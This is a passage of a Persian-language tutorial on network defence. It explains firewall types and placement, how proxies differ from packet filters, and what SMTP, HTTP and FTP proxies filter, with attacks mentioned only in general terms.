۲- بازدید حجم بالایی از بسته های اطلاعات: یکی از تستهای یک فایروال ، توانایی آن در بازدید حجم بالایی از بسته های اطلاعاتی بدون کاهش چشمگیر کارایی شبکه است. حجم داده ای که یک فایروال می تواند کنترل کند برای شبکه های مختلف متفاوت است اما یک فایروال قطعا نباید به گلوگاه شبکه تحت حفاظتش تبدیل شود.عوامل مختلفی در سرعت پردازش اطلاعات توسط فایروال نقش دارند. بیشترین محدودیتها از طرف سرعت پردازنده و بهینه سازی کد نرم افزار بر کارایی فایروال تحمیل می شوند. عامل محدودکننده دیگر می تواند کارتهای واسطی باشد که بر روی فایروال نصب می شوند. فایروالی که بعضی کارها مانند صدور اخطار ، کنترل دسترسی مبنی بر URL و بررسی وقایع ثبت شده را به نرم افزارهای دیگر می سپارد از سرعت و کارایی بیشتر و بهتری برخوردار است.

۳- سادگی پیکربندی: سادگی پیکربندی شامل امکان راه اندازی سریع فایروال و مشاهده سریع خطاها و مشکلات است.در واقع بسیاری از مشکلات امنیتی که دامنگیر شبکه های می شود به پیکربندی غلط فایروال بر می گردد. لذا پیکربندی سریع و ساده یک فایروال ، امکان بروز خطا

را کم می کند. برای مثال امکان نمایش گرافیکی معماری شبکه و یا ابزرای که بتواند سیاستهای امنیتی را به پیکربندی ترجمه کند ، برای یک فایروال بسیار مهم است.

۴- امنیت و افزونگی فایروال: امنیت فایروال خود یکی از نکات مهم در یک شبکه امن است.فایروالی که نتواند امنیت خود را تامین کند ، قطعا اجازه ورود هکرها و مهاجمان را به سایر بخشهای شبکه نیز خواهد داد. امنیت در دو بخش از فایروال ، تامین کننده امنیت فایروال و شبکه است:

الف- امنیت سیستم عامل فایروال : اگر نرم افزار فایروال بر روی سیستم عامل جداگانه ای کار می کند، نقاط ضعف امنیتی سیستم عامل ، می تواند نقاط ضعف فایروال نیز به حساب بیاید. بنابراین امنیت و استحکام سیستم عامل فایروال و بروزرسانی آن از نکات مهم در امنیت فایروال است.

ب- دسترسی امن به فایروال جهت مقاصد مدیریتی : یک فایروال باید مکانیزمهای امنیتی خاصی را برای دسترسی مدیران شبکه در نظر بگیرد. این روشها می تواند رمزنگاری را همراه با روشهای مناسب تعیین هویت بکار گیرد تا بتواند در مقابل نفوذگران تاب بیاورد.

انواع فایروال

انواع مختلف فایروال کم و بیش کارهایی را که اشاره کردیم ، انجام می دهند، اما روش انجام کار توسط انواع مختلف ، متفاوت است که این امر منجر به تفاوت در کارایی و سطح امنیت پیشنهادی فایروال می شود.بر این اساس فایروالها را به ۵ گروه تقسیم می کنند.

۱- فایروالهای سطح مدار (Circuit-Level): این فایروالها به عنوان یک رله برای ارتباطات TCP عمل می کنند. آنها ارتباط TCP را با رایانه پشتشان قطع می کنند و خود به جای آن رایانه به پاسخگویی اولیه می پردازند.تنها پس از برقراری ارتباط است که اجازه می دهند تا داده به سمت رایانه مقصد جریان پیدا کند و تنها به بسته های داده ای مرتبط اجازه عبور می دهند. این نوع از

فایروالها هیچ داده درون بسته های اطلاعات را مورد بررسی قرار نمی دهند و لذا سرعت خوبی دارند. ضمنا امکان ایجاد محدودیت بر روی سایر پروتکلها (غیر از TCP) را نیز نمی دهند.

۲- فایروالهای پروکسی سرور : فایروالهای پروکسی سرور به بررسی بسته های اطلاعات در لایه کاربرد می پردازد. یک پروکسی سرور درخواست ارائه شده توسط برنامه های کاربردی پشتش را قطع می کند و خود به جای آنها درخواست را ارسال می کند.نتیجه درخواست را نیز ابتدا خود دریافت و سپس برای برنامه های کاربردی ارسال می کند. این روش با جلوگیری از ارتباط مستقیم برنامه با سرورها و برنامه های کاربردی خارجی امنیت بالایی را تامین می کند. از آنجایی که این فایروالها پروتکلهای سطح کاربرد را می شناسند ، لذا می توانند بر مبنای این پروتکلها محدودیتهایی را ایجاد کنند. همچنین آنها می توانند با بررسی محتوای بسته های داده ای به ایجاد محدودیتهای لازم بپردازند. البته این سطح بررسی می تواند به کندی این فایروالها بیانجامد. همچنین از آنجایی که این فایروالها باید ترافیک ورودی و اطلاعات برنامه های کاربردی کاربر انتهایی را پردازش کند، کارایی آنها بیشتر کاهش می یابد. اغلب اوقات پروکسی سرورها از دید کاربر انتهایی شفاف نیستند و کاربر مجبور است تغییراتی را در برنامه خود ایجاد کند تا بتوان داین فایروالها را به کار بگیرد.هر برنامه جدیدی که بخواهد از این نوع فایروال عبور کند ، باید تغییراتی را در پشته پروتکل فایروال ایجاد کرد.

۳- فیلترهای Nosstateful packet : این فیلترها روش کار ساده ای دارند. آنها بر مسیر یک شبکه می نشینند و با استفاده از مجموعه ای از قواعد ، به بعضی بسته ها اجازه عبور می دهند و بعضی دیگر را بلوکه می کنند. این تصمیمها با توجه به اطلاعات آدرس دهی موجود در پروتکلهای لایه شبکه مانند IP و در بعضی موارد با توجه به اطلاعات موجود در پروتکلهای لایه انتقال مانند سرآیندهای TCP و UDP اتخاذ می شود. این فیلترها زمانی می توانند به خوبی عمل کنند که فهم خوبی از کاربرد سرویسهای مورد نیاز شبکه جهت محافظت داشته باشند. همچنین این فیلترها می توانند سریع باشند چون همانند پروکسی ها عمل نمی کنند و اطلاعاتی درباره پروتکلهای لایه کاربرد ندارند.

۴- فیلترهای Stateful Packet: این فیلترها بسیار باهوشتر از فیلترهای ساده هستند. آنها تقریبا تمامی ترافیک ورودی را بلوکه می کنند اما می توانند به ماشینهای پشتشان اجازه بدهند تا به پاسخگویی بپردازند. آنها این کار را با نگهداری رکورد اتصالاتی که ماشینهای پشتشان در لایه انتقال ایجاد می کنند، انجام می دهند.این فیلترها ، مکانیزم اصلی مورد استفاده جهت پیاده سازی فایروال در شبکه های مدرن هستند.این فیلترها می توانند رد پای اطلاعات مختلف را از طریق بسته هایی که در حال عبورند ثبت کنند. برای مثال شماره پورت های TCP و UDP مبدا و مقصد، شماره ترتیب TCP و پرچمهای TCP. بسیاری از فیلترهای جدید Stateful می توانند پروتکلهای لایه کاربرد مانند FTP و HTTP را تشخیص دهند و لذا می توانند اعمال کنترل دسترسی را با توجه به نیازها و سرعت این پروتکلها انجام دهند.

۵- فایروالهای شخصی : فایروالهای شخصی ، فایروالهایی هستند که بر روی رایانه های شخصی نصب می شوند.آنها برای مقابله با حملات شبکه ای طراحی شده اند. معمولا از برنامه های در حال اجرا در ماشین آگاهی دارند و تنها به ارتباطات ایجاد شده توسط این برنامه ها اجازه می دهند که به کار بپردازند نصب یک فایروال شخصی بر روی یک PC بسیار مفید است زیرا سطح امنیت پیشنهادی توسط فایروال شبکه را افزایش می دهد. از طرف دیگر از آنجایی که امروزه بسیاری از حملات از درون شبکه حفاظت شده انجام می شوند ، فایروال شبکه نمی تواند کاری برای آنها انجام دهد و لذا یک فایروال شخصی بسیار مفید خواهد بود. معمولا نیازی به تغییر برنامه جهت عبور از فایروال شخصی نصب شده (همانند پروکسی) نیست.

۱۰-۱ موقعیت یابی برای فایروال

محل و موقعیت نصب فایروال همانند انتخاب نوع صحیح فایروال و پیکربندی کامل آن ، از اهمیت ویژه ای برخوردار است. نکاتی که باید برای یافتن جای مناسب نصب فایروال در نظر گرفت عبارتند از :

- ✓ موقعیت و محل نصب از لحاظ توپولوژیکی : معمولا مناسب به نظر می رسد که فایروال را در درگاه ورودی/خروجی شبکه خصوصی نصب کنیم. این امر به ایجاد بهترین پوشش امنیتی برای شبکه

خصوصی با کمک فایروال از یک طرف و جداسازی شبکه خصوصی از شبکه عمومی از طرف دیگر کمک می کند.

- ✓ قابلیت دسترسی و نواحی امنیتی : اگر سرورهایی وجود دارند که باید برای شبکه عمومی در دسترس باشند ، بهتر است آنها را بعد از فایروال و در ناحیه DMZ قرار دهید. قرار دادن این سرورها در شبکه خصوصی وتنظیم فایروال جهت صدور اجازه به کاربران خارجی برای دسترسی به این سرورها برابر خواهد بود با هک شدن شبکه داخلی. چون شما خود مسیر هکرها را در فایروال باز کرده اید. در حالی که با استفاده از ناحیه DMZ ، سرورهای قابل دسترسی برای شبکه عمومی از شبکه خصوصی شما بطور فیزیکی جدا هستند، لذا اگر هکرها بتوانند به نحوی به این سرورها نفوذ کنند بازهم فایروال را پیش روی خود دارند.
- ✓ مسیریابی نامتقارن : بیشتر فایروالهای مدرن سعی می کنند اطلاعات مربوط به اتصالات مختلفی را که از طریق آنها شبکه داخلی را به شبکه عمومی وصل کرده است، نگهداری کنند. این اطلاعات کمک می کنند تا تنها بسته های اطلاعاتی مجاز به شبکه خصوصی وارد شوند. در نتیجه حائز اهمیت است که نقطه ورود و خروج تمامی اطلاعات به/از شبکه خصوصی از طریق یک فایروال باشد.
- ✓ فایروالهای لایه ای : در شبکه های با درجه امنیتی بالا بهتر است از دو یا چند فایروال در مسیر قرار گیرند. اگر اولی با مشکلی روبرو شود، دومی به کار ادامه می دهد.معمولا بهتر است دو یا چند فایروال مورد استفاده از شرکتهای مختلفی باشند تا در صورت وجود یک اشکال نرم افزاری یا حفره امنیتی در یکی از آنها ، سایرین بتوانند امنیت شبکه را تامین کنند.

۱۱-کاربرد پراکسی در امنیت شبکه


در این بخش به این مطلب می پردازیم که از دیدگاه امنیتی پراکسی چیست و چه چیزی نیست، از چه نوع حملاتی جلوگیری می کند و به مشخصات بعضی انواع پراکسی پرداخته می شود. البته قبل از پرداختن به پراکسی بعنوان ابزار امنیتی، بیشتر با فیلترها آشنا خواهیم شد.

۱۱-۱پراکسی چیست؟

در دنیای امنیت شبکه، افراد از عبارت «پراکسی» برای خیلی چیزها استفاده می کنند. اما عموماً، پراکسی ابزار است که بسته های دیتای اینترنتی را در مسیر دریافت می کند، آن دیتا را می سنجد و عملیاتی برای سیستم مقصد آن دیتا انجام می دهد. در اینجا از پراکسی به معنی پروسه ای یاد می شود که در راه ترافیک شبکه ای قبل از اینکه به شبکه وارد یا از آن خارج شود، قرار می گیرد و آن را می سنجد تا ببیند با سیاست های امنیتی شما مطابقت دارد و سپس مشخص می کند که آیا به آن اجازه عبور از فایروال را بدهد یا خیر. بسته های مورد قبول به سرور مورد نظر ارسال و بسته های ردشده دور ریخته می شوند.

پراکسی چه چیزی نیست؟

پراکسی ها بعضی اوقات با دو نوع فایروال اشتباه می شوند «Packet filter و Stateful packet filter» که البته هر کدام از روش ها مزایا و معایبی دارد، زیرا همیشه یک مصالحه بین کارایی و امنیت وجود دارد.



پراکسی با Packet filter تفاوت دارد

ابتدایی ترین روش صدور اجازه عبور به ترافیک بر اساس TCP/IP این نوع فیلتر بود. این نوع فیلتر بین دو یا بیشتر رابط شبکه قرار می گیرد و اطلاعات آدرس را در IP header ترافیک دیتایی که بین آنها عبور می کند، پیمایش می کند. اطلاعاتی که این نوع فیلتر ارزیابی می کند عموماً شامل آدرس و پورت منبع و مقصد می شود. این فیلتر بسته به پورت و منبع و مقصد دیتا و بر اساس قوانین ایجاد شده توسط مدیر شبکه بسته را می پذیرد یا نمی پذیرد. مزیت اصلی این نوع فیلتر سریع بودن آن است چرا که header، تمام آن چیزی است که سنجیده می شود. و عیب اصلی ان این است که هرگز آنچه را که در بسته وجود دارد نمی بیند و به محتوای آسیب رسان اجازه عبور از فایروال را می دهد. بعلاوه، این نوع فیلتر با هر بسته بعنوان یک واحد مستقل رفتار می کند و وضعیت (State) ارتباط را دنبال نمی کند.

پراکسی با Stateful packet filter تفاوت دارد

این فیلتر اعمال فیلتر نوع قبل را انجام می دهد، بعلاوه اینکه بررسی می کند کدام کامپیوتر در حال ارسال چه دیتایی است و چه نوع دیتایی باید بیاید. این اطلاعات بعنوان وضعیت (State) شناخته می شود.

پروتکل ارتباطی TCP/IP به ترتیبی از ارتباط برای برقراری یک مکالمه بین کامپیوترها نیاز دارد. در آغاز یک ارتباط TCP/IP عادی، کامپیوتر A سعی می کند با ارسال یک بسته SYN (synchronize) به کامپیوتر B ارتباط را برقرار کند. کامپیوتر B در جواب یک بسته SYN/ACK (Acknowledgement)) برمی گرداند، و کامپیوتر A یک ACK به کامپیوتر B می فرستد و به این ترتیب ارتباط برقرار می شود. TCP اجازه وضعیتهای دیگر، مثلاً FIN (finish) برای نشان دادن آخرین بسته در یک ارتباط را نیز می دهد.

هکرها در مرحله آماده سازی برای حمله، به جمع آوری اطلاعات در مورد سیستم شما می پردازند. یک روش معمول ارسال یک بسته در یک وضعیت غلط به منظوری خاص است. برای مثال، یک بسته با

عنوان پاسخ (Reply) به سیستمی که تقاضایی نکرده، می فرستند. معمولاً، کامپیوتر دریافت کننده بیاید پیامی بفرستد و بگوید "I don't understand". به این ترتیب، به هکر نشان می دهد که وجود دارد، و آمادگی برقراری ارتباط دارد. بعلاوه، قالب پاسخ می تواند سیستم عامل مورد استفاده را نیز مشخص کند، و برای یک هکر گامی به جلو باشد. یک فیلتر Stateful packet منطق یک ارتباط TCP/IP را می فهمد و می تواند یک "Reply" را که پاسخ به یک تقاضا نیست، مسدود کند ــ آنچه که یک فیلتر packet ردگیری نمی کند و نمی تواند انجام دهد. فیلترهای Stateful packet می توانند در همان لحظه قواعدی را مبنی بر اینکه بسته مورد انتظار در یک ارتباط عادی چگونه باید بنظر رسد، برای پذیرش یا رد بسته بعدی تعیین کنند. فایده این کار امنیت محکم تر است. این امنیت محکم تر، بهرحال، تا حدی باعث کاستن از کارایی می شود. نگاهداری لیست قواعد ارتباط بصورت پویا برای هر ارتباط و فیلترکردن دیتای بیشتر، حجم پردازشی بیشتری به این نوع فیلتر اضافه می کند.

۱۱-۲ پراکسی ها یا Application Gateways

Application Gateways که عموماً پراکسی نامیده می شود، پیشرفته ترین روش استفاده شده برای کنترل ترافیک عبوری از فایروال ها هستند. پراکسی بین کلاینت و سرور قرار می گیرد و تمام جوانب گفتگوی بین آنها را برای تایید تبعیت از قوانین برقرار شده، می سنجد. پراکسی بار واقعی تمام بسته های عبوری بین سرور و کلاینت را می سنجد، و می تواند چیزهایی را که سیاستهای امنیتی را نقض می کنند، تغییر دهد یا محروم کند. توجه کنید که فیلترهای بسته ها فقط headerها را می سنجند، در حالیکه پراکسی ها محتوای بسته را با مسدود کردن کدهای آسیب رسان همچون فایلهای اجرایی، اپلت های جاوا، ActiveX و ... غربال می کنند.

پراکسی ها همچنین محتوا را برای اطمینان از اینکه با استانداردهای پروتکل مطابقت دارند، می سنجند. برای مثال، بعضی اَشکال حمله کامپیوتری شامل ارسال متاکاراکترها برای فریفتن سیستم قربانی است؛ حمله های دیگر شامل تحت تاثیر قراردادن سیستم با دیتای بسیار زیاد است. پراکسی ها می توانند

کاراکترهای غیرقانونی یا رشته های خیلی طولانی را مشخص و مسدود کنند. بعلاوه، پراکسی ها تمام اعمال فیلترهای ذکرشده را انجام می دهند. بدلیل تمام این مزیتها، پراکسی ها بعنوان یکی از امن ترین روشهای عبور ترافیک شناخته می شوند. آنها در پردازش ترافیک از فایروالها کندتر هستند زیرا کل بسته ها را پیمایش می کنند. بهرحال «کندتر» بودن یک عبارت نسبی است.

آیا واقعاً کند است؟ کارایی پراکسی بمراتب سریعتر از کارایی اتصال اینترنت کاربران خانگی و سازمانهاست. معمولاً خود اتصال اینترنت گلوگاه سرعت هر شبکه ای است. پراکسی ها باعث کندی سرعت ترافیک در تست های آزمایشگاهی می شوند اما باعث کندی سرعت دریافت کاربران نمی شوند. در شماره بعد بیشتر به پراکسی خواهیم پرداخت.

در مقایسه فایروال‌ها، ما مفهومی از پراکسی ارائه می‌دهیم و پراکسی را از فیلترکننده بسته‌ها متمایز می کنیم. با پیش‌زمینه‌ای که از پراکسی بیان کردیم، می‌توانیم در اینجا مزایای پراکسی‌ها بعنوان ابزاری برای امنیت را لیست کنیم:

- با مسدود کردن روش‌های معمول مورد استفاده در حمله‌ها، هک‌کردن شبکه شما را مشکل‌تر می کنند.
- با پنهان کردن جزئیات سرورهای شبکه شما از اینترنت عمومی، هک‌کردن شبکه شما را مشکل‌تر می کنند.
- با جلوگیری از ورود محتویات ناخواسته و نامناسب به شبکه شما، استفاده از پهنای باند شبکه را بهبود می‌بخشند.
- با ممانعت از یک هکر برای استفاده از شبکه شما بعنوان نقطه شروعی برای حمله دیگر، از میزان این نوع مشارکت می کاهند.
- با فراهم‌آوردن ابزار و پیش‌فرض‌هایی برای مدیر شبکه شما که می‌توانند بطور گسترده‌ای استفاده شوند، می‌توانند مدیریت شبکه شما را آسان سازند.

بطور مختصر می‌توان این مزایا را اینگونه بیان کرد؛ پراکسی‌ها به شما کمک می‌کنند که شبکه‌تان را با امنیت بیشتر، موثرتر و اقتصادی‌تر مورد استفاده قرار دهید. بهرحال در ارزیابی یک فایروال، این مزایا به فواید اساسی تبدیل می‌شوند که توجه جدی را می‌طلبند.

Client connects to the actual server, but the proxy server incercepts every message and can change it if neccessary.

۳-۱۱ برخی انواع پراکسی

تا کنون به پراکسی بصورت یک کلاس عمومی تکنولوژی پرداختیم. در واقع، انواع مختلف پراکسی وجود دارد که هرکدام با نوع متفاوتی از ترافیک اینترنت سروکار دارند. در بخش بعد به چند نوع آن اشاره می‌کنیم و شرح می‌دهیم که هرکدام در مقابل چه نوع حمله‌ای مقاومت می‌کند.

البته پراکسی‌ها تنظیمات و ویژگی‌های زیادی دارند. ترکیب پراکسی‌ها و سایر ابزار مدیریت فایروال‌ها به مدیران شبکه شما قدرت کنترل امنیت شبکه تا بیشترین جزئیات را می‌دهد. در ادامه به پراکسی‌های زیر اشاره خواهیم کرد:

- SMTP Proxy
- HTTP Proxy
- FTP Proxy
- DNS Proxy

SMTP Proxy۱-۳-۱۱

پراکسی SMTP (Simple Mail Transport Protocol) محتویات ایمیل‌های وارد شونده و خارج‌شونده را برای محافظت از شبکه شما در مقابل خطر بررسی می‌کند. بعضی از تواناییهای آن اینها هستند:

- **مشخص کردن بیشترین تعداد دریافت‌کنندگان پیام**: این اولین سطح دفاع علیه اسپم (هرزنامه) است که اغلب به صدها یا حتی هزاران دریافت‌کننده ارسال می‌شود.
- **مشخص کردن بزرگترین اندازه پیام:** این به سرور ایمیل کمک می‌کند تا از بار اضافی و حملات بمباران توسط ایمیل جلوگیری کند و با این ترتیب می‌توانید به درستی از پهنای باند و منابع سرور استفاده کنید.
- **اجازه دادن به کاراکترهای مشخص در آدرسهای ایمیل آنطور که در استانداردهای اینترنت پذیرفته شده است:** چنانچه قبلاً اشاره شد، بعضی حمله‌ها بستگی به ارسال کاراکترهای غیرقانونی در آدرسها دارد. پراکسی می‌تواند طوری تنظیم شود که بجز به کاراکترهای مناسب به بقیه اجازه عبور ندهد.
- **فیلترکردن محتوا برای جلوگیری از انواعی محتویات اجرایی:** معمول‌ترین روش ارسال ویروس، کرم و اسب تروا فرستادن آنها در پیوست‌های به ظاهر بی‌ضرر ایمیل است. پراکسی SMTP می‌تواند این حمله‌ها را در یک ایمیل از طریق نام و نوع، مشخص و جلوگیری کند، تا آنها هرگز به شبکه شما وارد نشوند.

- **فیلترکردن الگوهای آدرس برای ایمیل‌های مقبول\مردود:** هر ایمیل شامل آدرسی است که نشان‌دهنده منبع آن است. اگر یک آدرس مشخص شبکه شما را با تعداد بیشماری از ایمیل مورد حمله قرار دهد، پراکسی می‌تواند هر چیزی از آن آدرس اینترنتی را محدود کند. در بسیاری موارد، پراکسی می‌تواند تشخیص دهد چه موقع یک هکر آدرس خود را جعل کرده است. از آنجا که پنهان کردن آدرس بازگشت تنها دلایل خصمانه دارد، پراکسی می‌تواند طوری تنظیم شود که بطور خودکار ایمیل جعلی را مسدود کند.

- **فیلترکردن Headerهای ایمیل:** Headerها شامل دیتای انتقال مانند اینکه ایمیل از طرف کیست، برای کیست و غیره هستند. هکرها راه‌های زیادی برای دستکاری اطلاعات Header برای حمله به سرورهای ایمیل یافته‌اند. پراکسی مطمئن می‌شود که Headerها با پروتکل‌های اینترنتی صحیح تناسب دارند و ایمیل‌های دربردارنده headerهای تغییرشکل‌داده را مردود می‌کنند. پراکسی با اعمال سختگیرانه استانداردهای ایمیل نرمال، می‌تواند برخی حمله‌های آتی را نیز مسدود کند.

- **تغییردادن یا پنهان‌کردن نامهای دامنه و IDهای پیام‌ها:** ایمیل‌هایی که شما می‌فرستید نیز مانند آنهایی که دریافت می‌کنید، دربردارنده دیتای header هستند. این دیتا بیش از آنچه شما می‌خواهید دیگران درباره امور داخلی شبکه شما بدانند، اطلاعات دربردارند. پراکسی SMTP می‌تواند بعضی از این اطلاعات را پنهان کند یا تغییر دهد تا شبکه شما اطلاعات کمی در اختیار هکرهایی قرار دهد که برای وارد شدن به شبکه شما دنبال سرنخ می‌گردند.

کاربرد پراکسی در امنیت شبکه (۳)

در مطالب قبل در خصوص پراکسی به پراکسی سرور، مقایسه پراکسی و فایروال و پراکسی SMTP پرداختیم. به بررسی انواع دیگر پراکسی می پردازیم:

HTTP Proxy۲-۳-۱۱

این پراکسی بر ترافیک داخل شونده و خارج شونده از شبکه شما که توسط کاربرانتان برای دسترسی به World Wide Web ایجاد شده، نظارت می کند. این پراکسی برای مراقبت از کلاینت های وب شما و سایر برنامه ها که به دسترسی به وب از طریق اینترنت متکی هستند و نیز حملات برپایه HTML، محتوا را فیلتر می کند. بعضی از قابلیتهای آن اینها هستند:

- **برداشتن اطلاعات اتصال کلاینت:** این پراکسی می تواند آن قسمت از دیتای header را که نسخه سیستم عامل، نام و نسخه مرورگر، حتی آخرین صفحه وب دیده شده را فاش می کند، بردارد. در بعضی موارد، این اطلاعات حساس است، بنابراین چرا فاش شوند؟

- **تحمیل تابعیت کامل از استانداردهای مقررشده برای ترافیک وب:** در بسیاری از حمله ها، هکرها بسته های تغییرشکل داده شده را ارسال می کنند که باعث دستکاری عناصر دیگر صفحه وب می شوند، یا بصورتی دیگر با استفاده از رویکردی که ایجادکنندگان مرورگر پیش بینی نمی کردند، وارد می شوند. پراکسی HTTP این اطلاعات بی معنی را نمی پذیرد. ترافیک وب باید از استانداردهای وب رسمی پیروی کند، وگرنه پراکسی ارتباط را قطع می کند.

- **فیلترکردن محتوای از نوع MIME :** الگوهای MIME به مرورگر وب کمک می کنند تا بداند چگونه محتوا را تفسیر کند تا با یک تصویرگرافیکی بصورت یک گرافیک رفتار شود، یا wav. فایل بعنوان صوت پخش شود، متن نمایش داده شود و غیره. بسیاری حمله های وب بسته هایی هستند که در مورد الگوی MIME خود دروغ می گویند یا الگوی آن را مشخص نمی کنند. پراکسی HTTP این فعالیت مشکوک را تشخیص می دهد و چنین ترافیک دیتایی را متوقف می کند.

- **فیلترکردن کنترلهای Java و ActiveX:** برنامه نویسان از Java و ActiveX برای ایجاد برنامه های کوچک بهره می گیرند تا در درون یک مرورگر وب اجراء شوند (مثلاً اگر فردی یک صفحه وب مربوط به امور جنسی را مشاهده می کند، یک اسکریپت ActiveX روی آن صفحه می تواند


بصورت خودکار آن صفحه را صفحه خانگی مرورگر آن فرد نماید). پراکسی می تواند این برنامه ها را مسدود کند و به این ترتیب جلوی بسیاری از حمله ها را بگیرد.

- **برداشتن کوکی ها:** پراکسی HTTP می تواند جلوی ورود تمام کوکی ها را بگیرد تا اطلاعات خصوصی شبکه شما را حفظ کند.
- **برداشتن Headerهای ناشناس:** پراکسی HTTP، از headerهای HTTP که از استاندارد پیروی نمی کنند، ممانعت بعمل می آورد. یعنی که، بجای مجبور بودن به تشخیص حمله های برپایه علائمشان، پراکسی براحتی ترافیکی را که خارج از قاعده باشد، دور می ریزد. این رویکرد ساده از شما در مقابل تکنیک های حمله های ناشناس دفاع می کند.
- **فیلترکردن محتوا:** دادگاه ها مقررکرده اند که تمام کارمندان حق برخورداری از یک محیط کاری غیر خصمانه را دارند. بعضی عملیات تجاری نشان می دهد که بعضی موارد روی وب جایگاهی در شبکه های شرکت ها ندارند. پراکسی HTTP سیاست امنیتی شرکت شما را وادار می کند که توجه کند چه محتویاتی مورد پذیرش در محیط کاریتان است و چه هنگام استفاده نامناسب از اینترنت در یک محیط کاری باعث کاستن از بازده کاری می شود. بعلاوه، پراکسی HTTP می تواند سستی ناشی از فضای سایبر را کم کند. گروه های مشخصی از وب سایتها که باعث کم کردن تمرکز کارمندان از کارشان می شود، می توانند غیرقابل دسترس شوند.

۱۱-۳-۳ FTP Proxy

بسیاری از سازمان ها از اینترنت برای انتقال فایل های دیتای بزرگ از جایی به جایی دیگر استفاده می کنند. در حالیکه فایل های کوچک تر می توانند بعنوان پیوست های ایمیل منتقل شوند، فایل های بزرگ تر توسط FTP (File Transfer Protocol) فرستاده می شوند. بدلیل اینکه سرورهای FTP فضایی را برای ذخیره فایل ها آماده می کنند، هکرها علاقه زیادی به دسترسی به این سرورها دارند. پراکسی FTP معمولاً این امکانات را دارد:

- **محدودکردن ارتباطات از بیرون به «فقط خواندنی»:** این عمل به شما اجازه می دهد که فایل ها را در دسترس عموم قرار دهید، بدون اینکه توانایی نوشتن فایل روی سرورتان را بدهید.
- **محدود کردن ارتباطات به بیرون به «فقط خواندنی»:** این عمل از نوشتن فایل های محرمانه شرکت به سرورهای FTP خارج از شبکه داخلی توسط کاربران جلوگیری می کند.
- **مشخص کردن زمانی ثانیه های انقضای زمانی:** این عمل به سرور شما اجازه می دهد که قبل از حالت تعلیق و یا Idle request ارتباط را قطع کند.
- **ازکارانداختن فرمان FTP SITE :** این از حمله هایی جلوگیری می کند که طی آن هکر فضایی از سرور شما را تسخیر می کند تا با استفاده از سیستم شما حمله بعدی خودش را پایه ریزی میکند

